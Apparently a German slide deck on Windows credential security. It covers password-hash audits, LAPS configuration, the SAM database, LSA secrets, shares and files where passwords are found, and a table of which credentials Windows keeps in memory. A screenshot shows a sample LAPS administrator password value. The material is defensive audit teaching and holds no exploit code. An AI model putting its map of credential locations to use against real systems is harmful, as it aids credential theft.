





	Format	File	Date	Size	SHA-1 hash of 7-Zip file
torrent cloudflare	SHA-1	Version 8 (ordered by prevalence)	Dec 2021	17.2GB	9c1a584e6799c09c648ded04d1e373172d54a77e
torrent cloudflare	SHA-1	Version 8 (ordered by hash)	Dec 2021	11.1GB	3499a3f82bb94f62cbd9bc782d6d20324e7cde8e
torrent cloudflare	NTLM	Version 8 (ordered by prevalence)	Dec 2021	13.8GB	972987f903f845da74067aa32541af59c1b61367
torrent cloudflare	NTLM	Version 8 (ordered by hash)	Dec 2021	11.7GB	225a993a908e3d73ffa68859c4f128e17359358e

On-Demand-Audit (Closed Source, kostenfrei): Specops Password Auditor





Problem: Passwort-Wiederverwendung, besonders lokaler Admin




The screenshot shows the Windows 'Computer Management' console. The left-hand tree view is expanded to 'Local Users and Groups' > 'Users'. The right-hand pane displays a table of local user accounts.

Name	Full Na...	Description
admin		
Administrator		Built-in account for administering the computer/domain
DefaultAccount		A user account managed by the system.
defaultuser0		
Guest		Built-in account for guest access to the computer/domain
WDAGUtilityAc...		A user account managed and used by the system for Wind...



SAM-Datenbank: Speicher für lokale Benutzer



Local Administrator Password Solution (LAPS):

Abhilfe gegen selbes Passwort beim lokalen Standard-Admin

The screenshot shows the 'Password Settings' dialog box. It has a 'Previous Setting' button and a 'Next Setting' button. The 'Enabled' radio button is selected. The 'Supported on:' dropdown shows 'At least Microsoft Windows Vista or Windows Server 2003 family'. The 'Options:' section is expanded, showing 'Password Complexity' settings. The 'Password Length' is set to 14 and 'Password Age (Days)' is set to 30. The 'Help:' section provides details about password complexity and length.

Password Settings

Previous Setting Next Setting

☐ Not Configured Comment:

☒ Enabled

☐ Disabled

Supported on: At least Microsoft Windows Vista or Windows Server 2003 family

Options:

Help:

Password Complexity

Large letters + small letters + numbers + specials

Password Length 14

Password Age (Days) 30

Configures password parameters

Password complexity: which characters are used when generating a new password
Default: Large letters + small letters + numbers + special characters

Password length
Minimum: 8 characters
Maximum: 64 characters
Default: 14 characters

Password age in days
Minimum: 1 day
Maximum: 365 days
Default: 30 days

OK Cancel Apply

The screenshot shows the 'Eigenschaften von' (Properties) dialog box for the local administrator account. The 'Attribute-Editor' tab is selected. The 'Attribute' list shows 'ms-Mcs-AdmPwd' with the value '-PU+;9I2UfAG(aW68fB'. The 'ms-Mcs-AdmPwdExpi...' attribute has the value '132706493448716991'. The 'Filter' button is visible at the bottom right.

Eigenschaften von

Verwaltet von Objekt Sicherheit Einwählen

Allgemein Betriebssystem Mitglied von Delegierung Kennwortreplikation Standort

Attribut-Editor BitLocker-Wiederherstellung

Attribute:

Attribut	Wert
msExchWhenSoftDel...	<Nicht festgelegt>
msExchWindowsLiveID	<Nicht festgelegt>
msIIS-FTPSDir	<Nicht festgelegt>
msIIS-FTPDir	<Nicht festgelegt>
msIIS-FTPRoot	<Nicht festgelegt>
msImaging-HashAlgor...	<Nicht festgelegt>
msImaging-Thumbprin...	<Nicht festgelegt>
ms-Mcs-AdmPwd	-PU+;9I2UfAG(aW68fB
ms-Mcs-AdmPwdExpi...	132706493448716991
mSMQDigests	<Nicht festgelegt>
mSMQDigestsMig	<Nicht festgelegt>
mSMQSignCertificates	<Nicht festgelegt>
mSMQSignCertificate...	<Nicht festgelegt>
msNPAllowDialin	<Nicht festgelegt>
msNPCallingStationID	<Nicht festgelegt>


Bearbeiten Filter

OK Abbrechen Übernehmen Hilfe



LSA Secrets

Windows-Dienstkonten mit Klartextpasswörtern




Netzwerkfreigaben

SYSVOL, normale und „versteckte“, die mit \$ enden



passwords.txt





Zugangsdaten im Arbeitsspeicher

Werden gespeichert bei:

- ▶ Interaktive (lokale) Anmeldung
- ▶ Remote Desktop (RDP) Anmeldung
- ▶ PSEXec mit Zugangsdaten
- ▶ Batch-Anmeldung (Scheduled Task)
- ▶ RunAs (neue Zugangsdaten)
- ▶ PowerShell mit CredSSP
- ▶ Laufenden Diensten

		Kerb	Hashes		Plaintext-Equivalent Passwords			
		TGT	LM	NT	Tspkg	Wdigest	Kerb	LiveSSP
								3rd Party SSP
Windows 8.0 and previous	Local Account							
	Domain Account							
Windows 8.1 Defaults	Local Account				*	*		
	Domain Account				*	*		
Windows 8.1 Features	Protected Users							
	Restricted Admin RDP							

* Off by Default

